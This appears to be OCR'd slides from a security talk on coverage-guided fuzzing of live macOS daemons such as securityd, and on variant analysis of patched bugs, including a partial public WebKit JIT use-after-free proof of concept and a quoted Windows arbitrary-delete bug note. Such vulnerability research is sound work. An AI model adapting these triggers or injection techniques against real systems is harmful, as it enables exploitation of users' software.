
Honggfuzz sends it’s exception port service name and thread number to client through sockets




Client receives the exception port and registers all exceptions to be handled on that port. That way, **the client's exceptions will be passed to Honggfuzz(server)** and will be handled there.
Thread number is saved just to match the conventions in the client-side honggfuzz code.
Client sends ACK to server




Client initializes QBDI
Client starts running the **Honggfuzz persistent loop** (HF_ITER)




The mutated files are passed from the server to client through the shared file descriptors.
The persistent loop state machine is also managed by the shared file descriptors



Client **runs the target function through QBDI** (qbdi_call).
The Basic Block callback function **marks the coverage data on shared memory**, which is processed by the server (Honggfuzz)



Inspiration from Niklas Baumstark



Fuzzing securityd

```
void ClientSession::changePassphrase(DbHandle db, const AccessCredentials *cred)
{
    CopyIn creds(cred, reinterpret_cast<xdrproc_t>(xdr_CSSM_ACCESS_CREDENTIALS));
    IPC(ucsp_client_changePassphrase(UCSP_ARGS, db, creds.data(), creds.length()));
}
```

Fuzzing securityd

```
__int64 __fastcall XchangePassphrase(mach_msg_header_t_extended *msg_in, __int64 msg_out)
{
  __int64 v2; // rbx
  signed int v3; // eax
  __int64 v5___ool_memory_size; // r12
  __int64 result; // rax
  __int64 v7; // rdi
  __int64 v8; // rcx
  __int64 v9; // r13
  __int64 v10; // r15
  __int64 v11; // rax
  __int64 v12; // rcx
  __int64 v13; // r12
  __int64 v14; // r15
  __int64 v15; // r15
  signed __int64 v16; // rsi
  __int64 v17; // rcx
  signed __int64 v18; // rax
  __int64 v19; // r15
  signed __int64 v20; // rsi
  __int64 v21; // rcx
```

Fuzzing securityd

```
    v11 = *(_QWORD *)(v9 + 80);
    v12 = *(_QWORD *)(v11 + 80);
    LODWORD(v11) = *(_DWORD *)(v11 + 680);
    LODWORD(v12) = *(_DWORD *)(v12 + 284);
    LODWORD(v42) = 67109376;
    HIDWORD(v42) = v11;
    v43 = 1024;
    v44 = v12;
    _os_log_impl(&_mh_execute_header, v10, 2LL, aRequestEntryCh, &v42, 14LL);
  }
  copyin((__int64)&v32___out_creds, v36___ool_memory, v5___ool_memory_size + 160, xdr_CSSM_ACCESS_CREDENTIALS, 0, 0LL);
  sub_100009FCC(&v42, v37);
  v13 = v42;
  v14 = v33;
  v34 = (pthread_mutex_t *)(*(_QWORD *)(v42 + 96) + 16LL);
  LODWORD(result) = pthread_mutex_lock(v34);
  if ( (_DWORD)result )
LABEL_42:
    sub_10006F528(result);
  v35 = 1;
  if ( !(*(unsigned __int8 (__fastcall **)(__int64, __int64))(*(_QWORD *)v13 + 160LL))(v13, v14) )
```

Demo

Coverage Guided fuzzing on live running daemons

```
-----------------------[  0 days 00 hrs 00 mins 05 secs ]----------------------
  Iterations : 35275 [35.28k]
  Mode [3/3] : Feedback Driven Mode
      Target : securityd com.apple.SecurityServer libhfuzz.dylib
     Threads : 1, CPUs: 2, CPU%: 0% [0%/CPU]
       Speed : 9346/sec [avg: 7055]
     Crashes : 0 [unique: 0, blacklist: 0, verified: 0]
    Timeouts : 0 [10 sec]
 Corpus Size : 7, max: 8192 bytes, init: 21 files
  Cov Update : 0 days 00 hrs 00 mins 05 secs ago
    Coverage : edge: 0 pc: 256 cmp: 0
---------------------------------- [ LOGS ] -----------------/ honggfuzz 1.9 /-

/Users/ex/projects/frida_test/testyo/honggfuzz/libhfuzz.dylib
module: 0xA9C027C0
bootstrapfn: 0x462ED90
pid: 28975
image name: /Users/ex/projects/frida_test/testyo/honggfuzz/bootstrap.dylib
mach_inject: found threadEntry image at: 0x10462e000 with size: 10048
wrote param with size 62
[2020-01-14T17:40:35+0900][D][28975] fuzzer_thread():510 [+] bootstrap_port : 1799
[2020-01-14T17:40:35+0900][D][28975] fuzzer_thread():511 [+] After task_get_bootstrap_port()
[2020-01-14T17:40:35+0900][D][28975] fuzzer_thread():521 [+] g_service_name : com.google.code.
honggfuzz.318809
[2020-01-14T17:40:35+0900][D][28975] fuzzer_thread():539 [+] exception_port : 3843
[2020-01-14T17:40:35+0900][D][28975] fuzzer_thread():545 [+] After bootstrap_look_up()
[2020-01-14T17:40:35+0900][D][28975] fuzzer_thread():556 [+] After task_set_exception_ports()
[2020-01-14T17:40:35+0900][D][28975] fuzzer_thread():566 [+] Client Module Base : 0x10085d000
2020-01-14 17:40:35.452 honggfuzz[28993:619791] New paths found for PC coverage : 70
2020-01-14 17:40:35.453 honggfuzz[28993:619791] New paths found for PC coverage : 11
2020-01-14 17:40:35.455 honggfuzz[28993:619791] New paths found for PC coverage : 47
2020-01-14 17:40:35.456 honggfuzz[28993:619791] New paths found for PC coverage : 10
2020-01-14 17:40:35.459 honggfuzz[28993:619791] New paths found for PC coverage : 68
2020-01-14 17:40:35.462 honggfuzz[28993:619791] New paths found for PC coverage : 49
2020-01-14 17:40:35.462 honggfuzz[28993:619791] New paths found for PC coverage : 1
```

Variant Analysis

Variant Analysis

=

Searching for Low Hanging Fruit 🍊

A lot of top researchers are also doing this…

Both Qixun Zhao of Qihoo 360 Vulcan Team and Liang Zhuo of Qihoo 360 Nirvan Team found this issue independently.

Background

IOKit UserClient classes usually override the method **IOUserClient:: clientClose** which can be triggered by **IOServiceClose** from user space. It is just the way of closing handle of IOUserClient used by IOKit and is not responsible for resources management. The resources acquired before should be released in the asynchronous **::free** method not rather **::clientClose**. Ian Beer made a clear explanation about this pattern and the root cause was described as follow:

Chrome 78.0.3904.70 contains a number of fixes and improvements -- a list of changes is available in the log. Watch out for upcoming Chrome and Chromium blog posts about new features and big efforts delivered in 78.

Security Fixes and Rewards

This update includes 37 security fixes. Below, we highlight fixes that were contributed by external researchers. Please see the Chrome Security Page for more information.

[$20000][1001503] **High** CVE-2019-13699: Use-after-free in media. *Reported by Man Yue Mo of Semmle Security Research Team on 2019-09-06*
[$15000][998431] **High** CVE-2019-13700: Buffer overrun in Blink. *Reported by Man Yue Mo of Semmle Security Research Team on 2019-08-28*

The Beginning of story…

In November 2018, Microsoft patched a **data sharing service vulnerability** discovered by **SandboxEscaper** (PolarBear). SandboxEscaper shared details about this vulnerability on the blog. Since this article on the SandboxEscaper's blog is inaccessible, it is not possible to reference the SandboxEscaper blog address. A description of vulnerability is as follows:

```
Bug description:
RpcDSSMoveFromSharedFile(handle,L"token",L"c:\\blah1\\pci.sys");
This function exposed over alpc, has a arbitrary delete vuln.
Hitting the timing was pretty annoying. But my PoC will keep rerunning until
```

Quote from Bruno Keith

Variant analysis

Pros:

- Less overall knowledge required
- Easier to audit when you know what you are looking
- Easy exploitation (?)

Cons:

- Half the planet doing it
- Bug collisions are real

Can’t agree to this more…
Especially about bug collisions
(Actually, it is the same for
fuzzing known attack surfaces)

Variant Analysis - HOWTO

- Pick a good bug (preferably an exploitable bug that's patched)
- Find the component (binary, source code) containing the faulty code
- Fully understand the root cause
- Understand the attack surface of the bug
- Find a similar bug pattern in the attack surface

Case study 1 : A patched Webkit bug

- A DFG JIT bug
- A garbage collection race condition
- doesGC() function bug family
- First found by lokihardt in 2018.10

Case study 1 : A patched Webkit bug

Issue 1699: WebKit: JSC: JIT: GetIndexedPropertyStorage can GC
Reported by lokihardt@google.com on Wed, Oct 17, 2018, 2:05 AM GMT+9 **Project Member**

Description #3 by lokihardt@google.com (Oct 17, 2018)

The doesGC function simply takes a node, and tells if it might cause a garbage collection. This function is used to determine whether to insert write barriers. But it's missing GetIndexedPropertyStorage that can cause a garbage collection via rope strings. As a result, it can lead to UaF.

PoC:

```
function gc() {
    for (let i = 0; i < 10; i++) {
        new ArrayBuffer(1024 * 1024 * 10);
    }
}

function opt(arr) {
    let r = /a/;
    let o = {};

    arr[0].charAt(0);
    arr[1].charAt(0);
    arr[2].charAt(0);
    arr[3].charAt(0);
    arr[4].charAt(0);
    arr[5].charAt(0);
    arr[6].charAt(0);
    arr[7].charAt(0);
    arr[8].charAt(0);
    arr[8].charAt(0);
    arr[9].charAt(0);

    o.x = 'a'.match(r);

    return o;
}
```

Luca’s variants

The patch

Fix DFG doesGC() for CompareEq/Less/LessEq/Greater/GreaterEq and Comp...

```
…areStrictEq nodes.

https://bugs.webkit.org/show_bug.cgi?id=194800
<rdar://problem/48183773>

Reviewed by Yusuke Suzuki.

Fix doesGC() for the following nodes:

    CompareEq:
    CompareLess:
    CompareLessEq:
    CompareGreater:
    CompareGreaterEq:
    CompareStrictEq:
        Only return false (i.e. does not GC) for child node use kinds that have
        been vetted to not do anything that can GC.  For all other use kinds
        (including StringUse and BigIntUse), we return true (i.e. does GC).

* dfg/DFGDoesGC.cpp:
(JSC::DFG::doesGC):


git-svn-id: http://svn.webkit.org/repository/webkit/trunk@241753 268f45cc-cd09-0410-ab3c-d52691b4dbfc
```

master (#37)

mark.lam@apple.com committed on 19 Feb 1 parent 53ac6d7 commit d51ec

Root cause analysis

Understanding the pattern

```
bool doesGC(Graph& graph, Node* node)
{
    if (clobbersHeap(graph, node))
        return true;

    switch (node->op()) {
    case JSConstant:
    ...
    case CompareEq:
    ...
        return false;
```

- The doesGC() function is responsible of telling the DFG compiler which DFG opcodes can induce a Garbage Collection
- Before the patch, CompareEq DFG opcode used to be marked as not inducing a GC

```
void SpeculativeJIT::compile(Node* node)
{
    NodeType op = node->op();
    //...

    switch (op) {
    case JSConstant:
    //...

    case CompareEq:
        if (compare(node, JITCompiler::Equal, JITCompiler::DoubleEqual, operationCompareEq))
            return;
        break;
```

- How the DFG JIT compiles the vulnerable CompareEq operation

```
// Returns true if the compare is fused with a subsequent branch.
bool SpeculativeJIT::compare(Node* node, MacroAssembler::RelationalCondition condition, MacroAssembler::DoubleCondition
doubleCondition, S_JITOperation_EJJ operation)
{
    ...
    if (node->isBinaryUseKind(StringUse)) {
        if (node->op() == CompareEq)
            compileStringEquality(node);
        else
            compileStringCompare(node, condition);
        return false;
    }
}
void SpeculativeJIT::compileStringEquality(Node* node)
{
    ...
    compileStringEquality(
        node, leftGPR, rightGPR, lengthGPR, leftTempGPR, rightTempGPR, leftTemp2GPR,
        rightTemp2GPR, fastTrue, JITCompiler::Jump());
}
```

- If both arguments are of String type, then it'll flow into compileStringEquality

```
void SpeculativeJIT::compileStringEquality(
    Node* node, GPRReg leftGPR, GPRReg rightGPR, GPRReg lengthGPR, GPRReg leftTempGPR,
    GPRReg rightTempGPR, GPRReg leftTemp2GPR, GPRReg rightTemp2GPR,
    const JITCompiler::JumpList& fastTrue, const JITCompiler::JumpList& fastFalse)
{
    //...
    m_jit.loadPtr(MacroAssembler::Address(leftGPR, JSString::offsetOfValue()), leftTempGPR);
    m_jit.loadPtr(MacroAssembler::Address(rightGPR, JSString::offsetOfValue()), rightTempGPR);

    slowCase.append(m_jit.branchIfRopeStringImpl(leftTempGPR));
    slowCase.append(m_jit.branchIfRopeStringImpl(rightTempGPR));
    //...

    done.link(&m_jit);
    addSlowPathGenerator(
        slowPathCall(
            slowCase, this, operationCompareStringEq, leftTempGPR, leftGPR, rightGPR));

    blessedBooleanResult(leftTempGPR, node);
}
```

- If any of the arguments is a Rope String, then it'll flow into operationCompareStringEq

```
EncodedJSValue JIT_OPERATION operationCompareStringEq(ExecState* exec, JSCell* left, JSCell* right) {
    VM* vm = &exec->vm();
    NativeCallFrameTracer tracer(vm, exec);

    bool result = asString(left)->equal(exec, asString(right));
    //...
}

bool JSString::equal(ExecState* exec, JSString* other) const {
    if (isRope() || other->isRope())
